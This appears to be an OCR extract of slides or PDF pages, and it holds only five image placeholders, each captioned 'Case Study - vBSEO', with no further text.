
Case Study - vBSEO




Case Study - vBSEO




Case Study - vBSEO




Case Study - vBSEO




Case Study - vBSEO



